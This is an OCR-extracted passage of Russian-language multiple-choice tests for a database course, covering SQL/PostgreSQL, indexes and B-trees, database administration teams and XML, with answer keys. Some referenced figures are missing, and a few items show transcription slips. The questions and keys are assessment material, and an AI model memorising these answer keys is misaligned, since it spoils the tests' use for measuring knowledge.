2) изменения в триггерах не влекут необходимости изменения программного кода в клиентских приложениях и не требуют распространения новых версий клиентских приложений;
3) все перечисленное выше;
4) нет верных вариантов ответа.

26. Команда следующего содержания «create user user1 password 'user1'»:

1) создает нового пользователя;
2) создает новую таблицу;
3) удаляет пользователя из таблицы по логину и паролю;

4) удаляет таблицу пользователей.

27. Что реализует данная команда SQL «select max (s.age) from student s»:

1) возвращает максимальный возраст студента;
2) возвращает максимальное количество студентов;
3) создает новую запись студента с максимально возможным значением;
4) удаляет студента из таблицы?

28. Какие виды функций позволяет определять PostgreSQL:

1) SQL-функции;
2) функции на языке C;
3) функции на процедурных языках plpsql и др.;
4) все перечисленные выше варианты?

29. Что реализует данная команда SQL «create or replace function maxage»:

1) создает новую или изменяет существующую функцию;
2) возвращает максимальный возраст студента;
3) создает триггер;
4) удаляет функцию?

30. Что реализует данная команда SQL «select s.last_name from student s»:

1) вернет список значений поля last_name из таблицы student;
2) создаст новую запись в таблице student;
3) создаст новое поле last_name в таблице student;
4) вернет последнее значение в поле last_name из таблицы student?

Карта ответов

Номер вопроса	Вариант ответа			
	1	2	3	4
1	+			
2	+			
3		+		

Окончание таблицы

Номер вопроса	Вариант ответа			
	1	2	3	4
4			+	

5	+			
6			+	
7	+			
8		+		
9			+	
10	+			
11	+			
12		+		
13				+
14			+	
15	+			
16		+		
17			+	
18				+
19	+			
20	+			
21	+			
22				+
23	+			
24	+			
25			+	
26	+			
27	+			
28				+
29	+			
30	+			

Тест по теме «Оптимизация в базах данных»

1. Продолжите утверждение: Операции поиска основаны на информации...

1) о типе полей записей;

2) о содержимом записей;
3) об абсолютном или относительном положении записей;
4) о логической структуре базы данных.

2. Какая из операций поиска не является элементарной:
1) найти запись по ее адресу;
2) найти запись по содержимому;
3) найти запись, следующую за текущей;
4) найти первую запись файла?


3. Какие структуры данных используют для эффективной реализации ассоциативного поиска:
1) индексы;
2) списки;
3) потоки;
4) стеки?


4. Закончите утверждение: Общую идею индекса можно продемонстрировать на примере...
1) географических координат;
2) паспортных данных;
3) адреса дома;
4) предметного указателя в конце книги.

5. Что называют ключом поиска:
1) типы полей, по которым будет осуществляться поиск;
2) хеш данных, по которым будет осуществляться поиск;
3) совокупность доменов, по которым будет осуществляться поиск;
4) совокупность полей, по значениям которых будет осуществляться поиск?

6. Упорядоченный индекс базируется:
1) на сортировке записей по ключу;
2) преобразовании ключа хеш-функцией;
3) сортировке индексов;
4) хешировании индексов.

7. Выберите название для неподписанных элементов на изображении (???):





1) типы полей таблиц;
2) названия таблиц;
3) индексы;
4) хеш-сумма данных таблиц.

8. Хешированный индекс базируется:
1) на сортировке записей по ключу;
2) преобразовании ключа хеш-функцией;
3) сортировке индексов;
4) хешировании записей, отсортированных по ключу.

9. В каком случае лучше использовать упорядоченный индекс:
1) поиск одиночной записи;
2) поиск множества записей;
3) поиск внутри диапазона;
4) поиск по типам?

10. В каком случае лучше использовать хэшированный индекс:
1) поиск одиночной записи;
2) поиск множества записей;
3) поиск внутри диапазона;
4) поиск по типам?

11. Что является недостатком упорядоченного индекса:
1) невозможность поиска внутри диапазона;
2) необходимость реорганизации файла при модификации данных;
3) невозможность реорганизации файла после изменения;

4) невозможность ассоциативного поиска?

12. Что является недостатком хешированного индекса:

1) низкая эффективность при поиске внутри диапазона;

2) необходимость реорганизации файла при модификации данных;

3) невозможность реорганизации файла после изменения;

4) невозможность ассоциативного поиска?

13. Какой вариант должен использоваться для организации индексов:

1) кучи;

2) списки;

3) очереди;

4) стеки?

14. Какое дерево применяется для организации упорядоченных индексов:

1) Т-дерево;

2) Б-дерево;

3) Р-дерево;

4) С-дерево?

15. Какое из свойств Б-дерева является неверным:

1) каждая вершина может содержать не более $2n$ ключей;

2) каждая вершина либо представляет собой лист и не имеет потомков, либо имеет в точности $m + 1$ потомков, где m — количество ключей в вершине;

3) каждая вершина, за исключением, может быть, корневой, содержит не менее n ключей;

4) листья вершины могут располагаться на разных уровнях?

16. Какое из утверждений является свойством Б-дерева:

1) каждая вершина может содержать не более $2n$ ключей;

2) каждая вершина представляет собой лист и имеет в точности $m + 1$ потомков, где m — количество ключей в вершине;

3) каждая вершина содержит не более n ключей;

4) листья вершины могут располагаться на разных уровнях?

17. Какой элемент Б-дерева изображен в виде формулы $< p_0, k_1, p_1, k_1, \ldots, p_{m-1}, k_m, p_m >$:

1) листовая вершина;

2) нелистовая вершина;

3) корень;

4) структура всего дерева?

18. Выберите верное описание элементов для формулы Б-дерева $< p_0, k_1, p_1, k_1, \ldots, p_{m-1}, k_m, p_m >$:

1) p — ключи поиска, k — указатель на запись;
2) p — ключи поиска, k — указатель на потомков;
3) p — указатели на потомков, k — ключи поиска;
4) p — указатели на потомков, k — указатели на запись.

19. Продолжите фразу: Сортировка ключа, состоящего более чем из одного поля...

1) осуществляется аналогично лексикографическому порядку;
2) осуществляется по первому полю;
3) осуществляется по последнему полю;
4) осуществляется по полю, выбранному администратором.

20. Поиск в Б-дереве начинается:

1) с четного листа;
2) с нечетного листа;
3) с корня;
4) с листа ближайшего к нужному индексу.


21. В какой ситуации происходит увеличение дерева на один уровень:


1) при поиске по дереву;
2) при изменении ключа;
3) при удалении ключа;
4) при делении корневой вершины?

22. Какой вид обхода дерева позволяет получить записи в порядке возрастания:

1) левосторонний;
2) правосторонний;
3) вертикальный;
4) горизонтальный?


23. Какие из вершин, изображенных на рисунке, являются корневыми:





1) 1;
2) 1, 2, 3;
3) 4, 5, 6, 7, 8, 9;
4) все?

24. Какие из вершин, изображенных на рисунке, являются листовыми:



1) 1;
2) 1, 2, 3;
3) 4, 5, 6, 7, 8, 9;
4) все?

25. Какой вид обхода дерева позволяет получить записи в порядке убывания:
1) левосторонний;
2) правосторонний;
3) вертикальный;
4) горизонтальный?

Карта ответов

Номер вопроса	Вариант ответа			
	1	2	3	4
1			+	

2		+		
3	+			
4				+
5				+
6	+			
7			+	
8		+		
9			+	
10	+			
11		+		
12	+			
13	+			
14		+		
15				+
16	+			
17		+		
18			+	
19	+			
20			+	
21				+
22	+			
23		+		
24			+	
25		+		

Тест по теме «Администрирование баз данных»

1. На какие категории можно разделить задачи АБД в соответствии с этапами разработки БД:

1) планирование и проектирование;
2) эксплуатация и управление;
3) использование;
4) все перечисленное выше?

2. Чтобы соответствующим образом сформировать группу АБД и определить ее место в организации, необходимо:

1) хорошо уяснить концепцию БД и знать полный перечень задач АБД;
2) оценить разнообразие форм этих задач;

3) иметь представление о возможных организационных формах группы АБД;

4) все перечисленное выше.

3. «Каждая специальность внутри подразделения представлена организационной единицей. Таким образом, в каждой области достигается максимальное взаимодействие между специалистами и обеспечивается резерв ресурсов, которым при необходимости можно воспользоваться». О какой внутренней организационной структуре подразделения обработки данных идет речь:

1) функциональной;
2) проектной;
3) префикс-смешанной;
4) итерационной?

4. «Системные разработчики сгруппированы в организационные единицы, каждая из которых ориентирована на создание определенного проекта». О какой внутренней организационной структуре подразделения обработки данных идет речь:

1) функциональной;
2) проектной;
3) префикс-смешанной;
4) итерационной?

5. «Из основной функциональной организации формируются временные проектные бригады, члены которых подчиняются своим руководителям в функциональных группах и руководителю проекта». О какой внутренней организационной структуре подразделения обработки данных идет речь:

1) функциональной;
2) проектной;
3) префикс-смешанной;
4) итерационной?

6. Какая внутренняя организационная структура подразделения обработки данных обладает преимуществами функциональной и проектной структур, но ее реализация является более сложной:

1) функциональная;
2) проектная;

3) префикс-смешанная;
4) итерационная?

7. Какая группа выполняет все функции обработки данных и обслуживания, сконцентрированные организационно в одном

месте, и имеет своего руководителя:

1) сконцентрированная;
2) централизованная;
3) деконцентрированная;
4) децентрализованная?


8. При каком подходе функции обработки данных и обслуживания рассредоточены по предприятию, а руководители групп обработки данных подчиняются руководству по эксплуатации:

1) сконцентрированная;
2) централизованная;
3) деконцентрированная;
4) децентрализованная?

9. Какие подходы обработки данных по отношению к остальным службам предприятия применяют на практике:

1) сочетания централизованного и децентрализованного;
2) сочетания сконцентрированного и деконцентрированного;
3) сочетания централизованного и сконцентрированного;
4) сочетания децентрализованного и деконцентрированного?

10. Какой уровень АБД в иерархии предприятия изображен на рисунке:




1) совещательный уровень;
2) уровень с ориентацией на сопровождение проекта;
3) уровень функционального сопровождения;
4) консультативный уровень?

11. Какой уровень АБД в иерархии предприятия изображен на рисунке:

1) совещательный уровень;
2) уровень с ориентацией на сопровождение проекта;
3) уровень функционального сопровождения;
4) руководящий уровень?

12. Какой уровень АБД в иерархии предприятия изображен на рисунке:




1) совещательный уровень;
2) уровень с ориентацией на сопровождение проекта;

3) уровень функционального сопровождения;
4) консультативный уровень?

13. Какой уровень АБД в иерархии предприятия изображен на рисунке:

1) уровень с ориентацией на сопровождение проекта;
2) уровень функционального сопровождения;
3) консультативный уровень;
4) руководящий уровень?

14. Какой уровень АБД в иерархии предприятия изображен на рисунке:



1) совещательный уровень;
2) уровень функционального сопровождения;
3) консультативный уровень;
4) руководящий уровень?

15. Функция АБД основывается на централизации задач БД, таких как:

1) планирование и проектирование;
2) эксплуатация;
3) управление;

4) все перечисленное выше.

16. В какой группе АБД все задачи распределяются между ее сотрудниками:
1) с матричной структурой;
2) неструктуризованной;
3) по функциональному принципу;
4) по проектному принципу?

17. В какой группе отдельные задачи АБД распределяются по подгруппам в других организационных единицах, но сами подгруппы косвенно подчиняются руководителю АБД:
1) с матричной структурой;
2) неструктуризованной;
3) по функциональному принципу;
4) по проектному принципу?

18. Какая группа позволяет проектировщикам БД полнее выявить требования конкретной прикладной области, однако не может существовать длительное время:
1) с матричной структурой;
2) неструктуризованная;
3) по функциональному принципу;
4) по проектному принципу?

19. В какой группе в подчинении АБД находятся две функциональные подгруппы, каждую из которых возглавляет руководитель более низкого уровня:
1) с матричной структурой;
2) неструктуризованной;
3) по функциональному принципу;
4) по проектному принципу?

20. В какой группе АБД реализует решение одного класса задач, а остальные задачи решаются силами других подразделений:
1) с матричной структурой;
2) неструктуризованной;
3) по функциональному принципу;
4) по проектному принципу?

21. В какой группе существует разновидность, когда группы разделяются по техническим и административным задачам АБД:
1) с матричной структурой;
2) неструктуризованной;
3) по функциональному принципу;

4) по проектному принципу?

22. В какой группе за АБД может быть закреплена определенная прикладная или проектная область:
1) с матричной структурой;
2) неструктуризованной;
3) по функциональному принципу;
4) по проектному принципу?

23. Какая группа не в состоянии должным образом решать весь круг задач АБД:
1) с матричной структурой;
2) неструктуризованная;
3) по функциональному принципу;
4) по проектному принципу?

24. В какой группе проектировщики БД из штата АБД разбиваются на две и более подгруппы, обеспечивающие для определенных прикладных областей сопровождение разработки БД и системы:
1) с матричной структурой;
2) неструктуризованной;
3) по функциональному принципу;
4) по проектному принципу?

25. В какой группе в связи с усложнением структуры затрудняется координация:
1) с матричной структурой;
2) неструктуризованной;
3) по функциональному принципу;
4) по проектному принципу?

Карта ответов

Номер вопроса	Вариант ответа			
	1	2	3	4
1				+
2				+
3	+			
4		+		

Окончание таблицы

Номер вопроса	Вариант ответа			
	1	2	3	4
5			+	

6			+	
7		+		
8				+
9	+			
10	+			
11		+		
12			+	
13			+	
14				+
15				+
16		+		
17	+			
18				+
19		+		
20		+		
21	+			
22				+
23		+		
24				+
25	+			

Тест по теме «XML-технологии в базах данных»

1. SGML – это:

1) стандартный обобщенный язык разметки;

2) стандарт построения реляционных баз данных;

3) стандартизированный язык разметки документов в сети Интернет;

4) синтаксические правила для составления XML-документов.

2. Какой тег называется корневым:


1) любой непустой тег;

2) любой непустой тег, содержащий внутри себя еще хотя бы один вложенный тег;

3) единственный тег, внутри которого расположено все содержимое документа;

4) пустой тег?

3. Что должно быть на изображении ниже за знаками вопроса:



1) свойство стилевого оформления и его значение;
2) пространство имен;
3) префикс пространства имен;
4) название атрибута и его значение?

4. В каком из вариантов ниже правильно оформлен комментарий:
1) <!– информация о сотруднике –>;
2) <!–– информация о сотруднике ––>;
3) <!! информация о сотруднике!!>;
4) <// информация о сотруднике //>?

5. Какая из аббревиатур ниже представляет собой модель, с помощью которой определяются правила для составления XML-документов:
1) XAML;
2) XSD;
3) SGML;
4) SADT?


6. Какое утверждение ниже верно:
1) модель XSD не использует язык XML;
2) модель XSD использует язык HTML;
3) модель XSD является расширяемой;
4) модель XSD не имеет механизма проверки соответствия регулярным выражениям?

7. Квазиструктурированная информация — это:
1) информация с заранее полностью известной и неменяющейся со временем структурой;
2) информация с полным отсутствием структуризации;

3) информация, в которой можно выделить некую структуру, однако структура эта заранее целиком или частично неизвестна либо может меняться с течением времени;
4) информация, в которой нельзя выделить никакой структуры, однако есть вероятность, что со временем такая возможность может

появиться.

8. На изображении ниже представлена схема валидации XML-документа. Что должно быть на месте знака вопроса:



1) контент документа;
2) список типов данных;
3) список пространств имен;
4) значения атрибутов?

9. Что означает значение атрибута «elementFormDefault= “qualified”»:

1) отсутствие необходимости указывать префикс пространства имен для каждого элемента;
2) необходимость указывать префикс пространства имен для каждого элемента;
3) возможность использовать элементы из любых пространств имен без указания их префиксов;
4) ничего из перечисленного выше?

10. В чем заключается главный недостаток SAX-парсера:

1) события нахождения элементов не сохраняются;
2) низкое быстродействие;
3) требует большого объема оперативной памяти;

4) на данный момент недостатков в данном парсере не найдено?

11. Найдите ложное утверждение:

1) основная задача языка XPath – адресация частей в XML-документе;

2) XQuery определяется как подмножество XPath;
3) XPath не работает с внешним синтаксисом XML-документа;
4) XPath работает с абстрактной логической структурой XML-документа.

12. Выберите правильный вариант написания запроса содержимого всех элементов, в названии которых присутствует слово «name»:
1) //* [contains (name («name»), 'name')];
2) // [contains (name (), 'name')];
3) // (contains (name (), 'name'));
4) //* [contains (name (), 'name')].


13. Выберите вариант ответа, в котором все три характеристики относятся к XML:
1) иерархическое представление, квазиструктурированная информация, жестко типизированная модель;
2) табличное представление, квазиструктурированная информация, опционно типизированная модель;
3) иерархическое представление, квазиструктурированная информация, опционно типизированная модель;
4) иерархическое представление, строгая структура, опционно типизированная модель.

14. Как называется процесс по сборке XML-документов из реляционного представления после их нарезки:
1) shredding;
2) публикация;
3) слияние;
4) агрегация?

15. Native XML — это:
1) формат, с помощью которого XML-документы хранятся и обрабатываются в разобранном (parsed) формате;
2) формат, с помощью которого обработка и хранение XML-данных реализуется, используя модель данных XML;
3) формат данных, который использует деревья узлов как фундаментальную модель хранения и обработки;
4) все перечисленные выше ответы верны.

16. Какое понятие, связанное с представлением XML в реляционных базах данных, скрыто за знаками вопроса:

XML-документ



1) нарезка;
2) слияние;
3) конкатенация;
4) публикация?

17. Какая из перечисленных ниже характеристик не относится к недостаткам XML:
1) избыточный синтаксис;
2) самодокументируемый формат;
3) отсутствие общепринятой методологии для моделирования данных;
4) ограниченность иерархической модели данных?

18. Как расшифровывается аббревиатура интерфейса прикладного программирования SAX:
1) Synthesized API for XML;
2) Serialized API for XML;
3) Standard API for XML;
4) Simple API for XML?

19. С помощью какого тега в XML объявляют пространства имен:
1) xmlns;
2) xhtml;
3) xmlds;
4) xslns?

20. «Объектная модель документа читает весь документ и строит дерево в памяти, обеспечивая возможности передвижения по дереву, удаления частей дерева, переупорядочивания дерева, добавления новых ветвей и т.д.». О каком термине идет речь:
1) XSD;

2) DOM;
3) SAX;
4) DTD?

21. Выберите вариант ответа, в котором все три характеристики относятся к реляционным базам данных:

1) иерархическое представление, строгая структура, жестко типизированная модель;

2) табличное представление, квазиструктурированная информация, опционно типизированная модель;


3) иерархическое представление, квазиструктурированная информация, опционно типизированная модель;

4) табличное представление, строгая структура, строго типизированная модель.


22. Ниже представлены достоинства хранения XML-документа в формате CLOB. Что не является достоинством данной схемы хранения:

1) гибкость схемы;
2) производительность поиска XML;
3) производительность вставки;
4) производительность выборки полного документа?

23. На изображениях ниже представлены схемы работы XML-парсеров. Какие парсеры соответствуют картинкам:



а



б

1) а — DOM, б — SAX;
б) а — SAX, б — DOM;
3) а — DOM, б — DOM б;
4) а — SAX, б — XSD?

24. Что означает атрибут «minOccurs»:

24. Что означает атрибут «minOccurs»:

1) задает минимальное значение элемента;

2) задает минимальное количество элементов;

3) задает минимальное количество атрибутов у элемента;

4) ни один из представленных выше вариантов не является верным?

25. Какие XML-документы называются правильно форматированными:

1) документы, которые следуют правилам модели документа;

2) документы, которые следуют синтаксическим правилам XML и правилам, определенным в модели документа;

3) документы, которые следуют синтаксическим правилам XML, но не имеют модели документа;

4) документы, которые не следуют синтаксическим правилам?

26. Что означает атрибут «standalone="yes"» в объявлении XML-документа:

1) наличие внешних зависимостей;

2) отсутствие внешних зависимостей;

3) необходимость прописывания пространств имен;

